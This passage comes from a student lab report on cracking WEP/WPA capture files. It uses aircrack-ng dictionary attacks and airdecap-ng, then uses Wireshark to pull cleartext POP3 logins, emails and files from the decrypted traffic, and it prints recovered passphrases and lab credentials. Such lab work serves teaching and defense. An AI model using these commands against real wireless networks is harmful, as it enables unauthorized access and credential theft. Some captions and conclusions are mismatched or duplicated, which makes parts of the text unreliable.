13287 192.168.1.106	192.168.1.105	POP	68	C: USER rmiller
13275 192.168.1.106	192.168.1.105	POP	68	[TCP Retransmission] C: USER rmiller
39910 192.168.1.105	192.168.1.106	POP	59	S: +OK
39899 192.168.1.105	192.168.1.106	POP	59	[TCP Retransmission] S: +OK
16567 192.168.1.106	192.168.1.105	POP	70	C: PASS PACERS123
#6555 192.168.1.106	192.168.1.105	POP	70	[TCP Retransmission] C: PASS PACERS123
33606 192.168.1.105	192.168.1.106	POP	88	S: +OK User successfully logged on.
33595 192.168.1.105	192.168.1.106	POP	88	[TCP Retransmission] S: +OK User successfully logged
20751 192.168.1.106	192.168.1.105	POP	60	C: STAT

+ Frame 146021: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits)  
+ Ethernet II, Src: Alfa\_5f:68:65 (00:c0:ca:5f:68:65), Dst: Alfa\_5f:68:64 (00:c0:ca:5f:68:64)  
+ Internet Protocol Version 4, Src: 192.168.1.105 (192.168.1.105), Dst: 192.168.1.106 (192.168.1.106)  
+ Transmission Control Protocol, Src Port: pop3 (110), Dst Port: menandmice-lpm (1231), Seq: 1, Ack: 1, Len: 98  
+ Post Office Protocol

0000 00 c0 ca 5f 68 64 00 c0 ca 5f 68 65 08 00 45 00 ... hd.. .he.E.  
0010 00 8a b3 50 40 00 80 06 c2 f9 c0 a8 01 69 c0 a8 ...P@... ....i..  
0020 01 6a 00 6e 04 cf 93 a7 fa cf 96 56 41 5e 50 18 .j.n.... ..VA^P.  
0030 44 70 36 20 00 00 2b 4f 4b 20 4d 69 63 72 6f 73 Dp6 ..+0 K Micros

File: "lab10wep-dec.cap" 19 MB 00... Packets: 146131 Displayed: 49 Marked: 0 Load time: ... Profile: Default

```
-rwxrw-rw- 1 root root 21980368 2013-02-25 21:25 lab10wpa.cap
drwxr-xr-x 2 root root 20480 2023-05-04 12:33 open
root@bt:~/Lab10# ^C
root@bt:~/Lab10# wireshark lab10wep-dec.cap
```

Fig 43:POP filter in Wireshark

- here you can see the username and password; as USER: rmiller;pass: PACERS123.
- Saving an HTTP Object Parsed from Wireshark.
- Saving HTTP Objects Parsed from Wireshark.
- Will save the folder name as WEP.




Fig 44:pictures extracted from Wireshark




Fig 45:TCP streaming

- To extract a PDF file delivered through FTP from a WLAN capture file, use Wireshark and apply the following filter: PDF is contained within the frame.
- Follow TCP Stream by right-clicking on frame 140353 in the list.




Fig 46: follow TCP stream




Fig 47:saving follow stream

- For the name of the file, put 16.pdf. Make sure the Save in Folder is Lab10 and click Save.
- To access the file, go to the Linux Menu Bar and pick Places, then Home Folder.
- To open it, double-click the Lab 10 folder and then double-click 16.pdf.



Fig 48: viewing the picture

---

#### CONCLUSION

WEP encrypts communications and protects your wireless network from persons monitoring wireless networks using a Wi-Fi card in monitor mode. If an attacker obtains the WEP key by creating a sufficient number of Initialization Vectors, or IVs, they can decrypt the traffic using airdecap-ng. After then, traffic may be watched and analysed.

## CRACKING AND EXAMINING WPA TRAFFIC

Wi-Fi Protected Access (WPA) and WPA2 encryption are far more secure than WEP encryption. If an attacker generates enough Initiation Vectors (IVs), they can break WEP regardless of the WEP key used. Wi-Fi Protected Access (WPA) and WPA2 are more secure, but they may also be hacked if a weak password, such as a dictionary word, is used. A decent password should be at least 16 characters long and contain capital, lowercase, and special characters.

### USING WIRESHARK TO CRACK AND EXAMINE WPA TRAFFIC

```

root@bt: ~/Lab10
File Edit View Terminal Help
Opening lab10wpa.cap
Opening /wordlist.txt
open failed: No such file or directory
Read 102787 packets.

# BSSID          ESSID
1  00:17:59:1A:E2:F0  CCBC-Guests
2  00:17:59:1A:E2:F3
3  00:1C:10:BC:9F:7B  WPACEH
4  00:17:59:1A:E2:F1  CCBC-Faculty_Staff
5  00:17:59:1A:E2:F2  CCBC-Student
6  AA:FA:D8:12:C4:37
7  00:17:59:1B:2F:60
8  D4:D7:48:0D:B3:C0
9  12:40:F3:89:81:78
10 00:7F:28:26:84:5D  5JJL5
11 0C:85:25:32:B4:80
12 00:17:5A:1E:7F:90

Encryption
None (10.254.1.104)
No data - WEP or WPA
WPA (1 handshake)
WEP (1 IVs)
None (10.254.1.86)
Unknown
None (0.0.0.0)
None (0.0.0.0)
Unknown
No data - WEP or WPA
None (0.0.0.0)
Unknown

Index number of target network ? 3
Opening lab10wpa.cap
Opening /wordlist.txt

```

Fig 49: selecting target network using WPA

- In the terminal type `cd Lab10`

```
root@bt:~/Lab10# aircrack-ng lab10wpa.cap -w /root/Wordlist.txt
```

- type 3 selects the target network .
- After a short while, the pass, blackmail will appear. Because it was present in the Wordlist.txt file, the file was cracked.

```
Aircrack-ng 1.1 r2178

[00:00:25] 23208 keys tested (906.80 k/s)

KEY FOUND! [ blackmail ]

Master Key      : B9 2C A8 CF 83 DB B7 77 85 97 A8 FC 68 28 9B B9
                  4B 09 6D 2B E5 29 CE 2A 8E C8 C5 96 FC B9 F1 F0

Transient Key   : E8 EE DD F5 1E A1 C0 70 F7 65 85 8A D0 56 E3 E7
                  21 5E 15 EB D8 A7 AD F9 89 32 93 EF C1 1C 83 05
                  17 7B DE FB B1 61 96 8B 57 79 29 24 3A F2 FB 1B
                  6F D2 4F AD 3A ED D7 D6 CA 6E BC CC 51 85 BC 88

EAPOL HMAC     : 85 8C 2C 0C 25 AE 53 F7 0C 5D 87 46 9E AF C1 04
```

Fig 50: WPA passphrase

```
root@bt:~/Lab10# airdecap-ng lab10wpa.cap -e WPA-PSK -p blackmail
root@bt:~/Lab10# ls
root@bt:~/Lab10# wireshark lab10wpa-dec.cap
```

```
root@bt:~/Lab10# airdecap-ng lab10wpa.cap -e WPA-PSK -p blackmail
Total number of packets read          102787
Total number of WEP data packets       12
Total number of WPA data packets       17447
Number of plaintext data packets      12030
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets       7835
```

Fig 51: Decrypted WPA packets

- Here number of decrypted WPA packets should be 7835, as you can see in the fig 51.
- We will be able to decrypt the capture file and analyse TCP/IP traffic as well as carve files from it.

root@bt:~/Lab10# wireshark lab10wpa-dec.cap				
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help				
No.	Time	Source	Destination	Protocol
1	0.000000	Cisco-Li_bc:9f:7b	Alfa_5f:68:64	EAPOL
2	0.901701	Alfa_5f:68:64	Cisco-Li_bc:9f:7b	EAPOL
3	5.688715	0.0.0.0	255.255.255.255	DHCP
4	7.761932	0.0.0.0	255.255.255.255	DHCP
5	8.886348	Alfa_5f:68:64	Broadcast	ARP
6	8.001548	Alfa_5f:68:64	Broadcast	ARP
7	8.001536	Cisco-Li_bc:9f:79	Alfa_5f:68:64	ARP
8	8.005644	192.168.1.106	192.168.1.1	ICMP
9	8.006656	192.168.1.1	192.168.1.106	ICMP
10	8.719436	Alfa_5f:68:64	Broadcast	ARP
11	9.000524	192.168.1.106	192.168.1.1	ICMP
12	9.000512	192.168.1.1	192.168.1.106	ICMP

Fig 52: newly created WEP1-dec captured file

- To view post office protocol traffic, enter pop into the Wireshark filter box and press Apply. Clear text usernames and passwords are available.

Filter: pop							▼ Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
1307	332.727617	192.168.1.105	192.168.1.107	POP	152	S: +OK Microsoft Exchange Server 2003 POP3				
1308	332.730700	192.168.1.107	192.168.1.105	POP	68	C: USER rmiller				
1309	332.757313	192.168.1.105	192.168.1.107	POP	59	S: +OK				
1310	332.763469	192.168.1.107	192.168.1.105	POP	70	C: PASS PACERS123				
1311	332.820288	192.168.1.105	192.168.1.107	POP	88	S: +OK User successfully logged on.				
1312	332.825932	192.168.1.107	192.168.1.105	POP	60	C: STAT				
1313	332.868416	192.168.1.105	192.168.1.107	POP	65	S: +OK 1 734				

Fig 53: Using Wireshark to Save an HTTP Object paraphrase

```

From: "sperkins" <sperkins@XYZCOMPANY.COM>
To: <rmiller@XYZCOMPANY.COM>
Subject: hello
Date: Mon, 25 Feb 2013 16:22:08 -0500
MIME-Version: 1.0
Content-Type: text/plain;
.charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.3790.0
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.3790.0
Return-Path: sperkins@XYZCOMPANY.COM
X-OriginalArrivalTime: 25 Feb 2013 21:22:08.0655 (UTC) FILETIME=[2AF171F0:01CE139E]

what college did you play for?
-Sam
.
DELETE 1
+OK
QUIT
+OK Microsoft Exchange Server 2003 POP3 server version 6.5.6944.0 signing off.

Entire conversation (1060 bytes)

```

Find    Save As    Print     ASCII     EBCDIC     Hex Dump     C Arrays     Raw

Fig 54: Using Wireshark to Save an HTTP Object

- Right-click on frame 1307 and choose Follow TCP Stream.
- Clear POP filter and export Object from explorer from Wireshark.
- Save all
- In the name box type wpa and click ok.

Packet num	Hostname	Content Type	Bytes	Filename
185	google.com	text/html	219	/
211	www.google.com	text/html	59227	/
219	www.google.com	image/png	1834	chrome-48.png
277	www.google.com	image/png	35615	nav_logo80.png
280	www.google.com	image/png	331	mgyhp_sm.png
285	ssl.gstatic.com		1430	b_8d5afc09.png
286	ssl.gstatic.com		1430	b_8d5afc09.png
288	ssl.gstatic.com		73	b_8d5afc09.png
297	www.google.com	image/x-icon	5430	favicon.ico
330	ssl.gstatic.com	text/javascript	48417	sem_32b2c293468548683a6cf3ccc2a4dd07.js
395	www.google.com	text/javascript	155378	rs=AltRSTMu60qaiyKyjdisPG-EUyTMeTba0w
434	www.google.com	text/html	56979	imghp?hl=en&tab=wi
446	www.google.com	image/gif	8561	images_logo_lg.gif
519	www.google.com	text/javascript	161356	rs=AltRSTORVFAb4tDludEqfOL475VKj3yMmw
539	clients1.google.com	text/javascript	545	search?client=img&hl=en&gs_m=0&gs_ri=img&ds=
541	clients1.google.com	text/javascript	573	search?client=img&hl=en&gs_m=0&gs_ri=img&ds=
546	clients1.google.com	text/javascript	558	search?client=img&hl=en&gs_m=0&gs_ri=img&ds=
548	clients1.google.com	text/javascript	545	search?client=img&hl=en&gs_m=0&gs_ri=img&ds=
550	clients1.google.com	text/javascript	545	search?client=img&hl=en&gs_m=0&gs_ri=img&ds=

Fig 55: saving HTTP object parsed from Wireshark



Fig 58: saving HTTP object parsed from Wireshark

- To access the file, go to the Linux Menu Bar and pick Places, then Home Folder.
- Double-click on the Lab 10 folder, followed by the wpa folder. There will be Lego photographs.



Fig 59: Picture extracted from Wireshark

- Close the open photo folder and the Wireshark HTTP object list.
- To extract a PDF file delivered through FTP from a WLAN capture file, enter the following filter into Wireshark .
- press Apply: PDF is included within the frame.
- Right-click on frame 1792 in the list and select Follow TCP Stream.

No.	Time	Source	Destination	Protocol	Length
1792	473.161792	192.168.1.105	192.168.1.107	FTP-DATA	151
1822	473.354816	192.168.1.105		Mark Packet (toggle)	
1825	473.355328	192.168.1.105		Ignore Packet (toggle)	
1828	473.363520	192.168.1.105		Set Time Reference (toggle)	
1830	473.378880	192.168.1.105		Time Shift...	
1831	473.379392	192.168.1.105		Edit or Add Packet Comment...	
1832	473.379392	192.168.1.105		Manually Resolve Address	
1833	473.380416	192.168.1.105		Apply as Filter	
1837	473.394240	192.168.1.105		Prepare a Filter	
1838	473.394240	192.168.1.105		Conversation Filter	
1840	473.410113	192.168.1.105		Colorize Conversation	
1841	473.410113	192.168.1.105		SCTP	
1842	473.410625	192.168.1.105		Follow TCP Stream	

Fig 60 : following the TCP stream




Fig 61:TCP Stream Window

- Save as , from TCP stream pane.
- I have tag the name of the file as 10.pdf .
- Selected the Lab10 and saved the file.



Fig 62: view the extracted zip file and view

## CONCLUSION

Despite Wi-Fi Protected Access (WPA/WPA2) provides far superior security to its older counterpart Wired Equivalent Privacy (WEP), its use is not without security risks. If the user chooses a weak password, an attacker can try to guess the password using aircrack-ng and a dictionary attack.

## CONCLUSION

As described above, I attempted to gain access to the target machine and was successful in gaining access and capturing all six flags from there. There were some difficulties in acquiring bash shell access, but no profile offered access in the end.

## SECTION 14 : REFERENCE:

Burp Suite Scanner. (n.d.). Retrieved 4 29, 2023, from <https://portswigger.net/burp>

Nmap Reference Guide. (n.d.). Retrieved 4 29, 2023, from <https://nmap.org/book/man.html>

Rogers, R., Criscuolo, P., Petruzzi, M., & Carey, M. (n.d.). Nessus Network Auditing. O'reilly. Retrieved 4 29, 2023

Kali Linux. (n.d.). *netdiscover* / Kali Linux Tools. [online] Available at: <https://www.kali.org/tools/netdiscover/>.

Kali Linux. (n.d.). *zenmap-kbx* / Kali Linux Tools. [online] Available at: <https://www.kali.org/tools/zenmap-kbx/>.

Kali Linux. (n.d.). *curl* / Kali Linux Tools. [online] Available at: <https://www.kali.org/tools/curl/#curl> [Accessed 4 May 2023].

Kali Linux. (n.d.). *nmap* / Kali Linux Tools. [online] Available at: <https://www.kali.org/tools/nmap/>.

Chandel, R. (2019). Multiple Methods to Bypass Restricted Shell. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/> [Accessed 4 May 2023].

comments, 15 J. 2017 J.B. 412up 4 (n.d.). *How to set your \$PATH variable in Linux*. [online] Opensource.com. Available at: <https://opensource.com/article/17/6/set-path-linux>.

Kali Linux. (n.d.). *vim* / Kali Linux Tools. [online] Available at: <https://www.kali.org/tools/vim/#xxd-1> [Accessed 4 May 2023].

CHMOD: Information Security Stack Exchange. (n.d.). *How does chmod 600 to private ssh keys make them secure? What is the 'minimum' accepted to connect via SSH?* [online] Available at: <https://security.stackexchange.com/questions/256116/how-does-chmod-600-to-private-ssh-keys-make-them-secure-what-is-the-minimum-a> [Accessed 4 May 2023].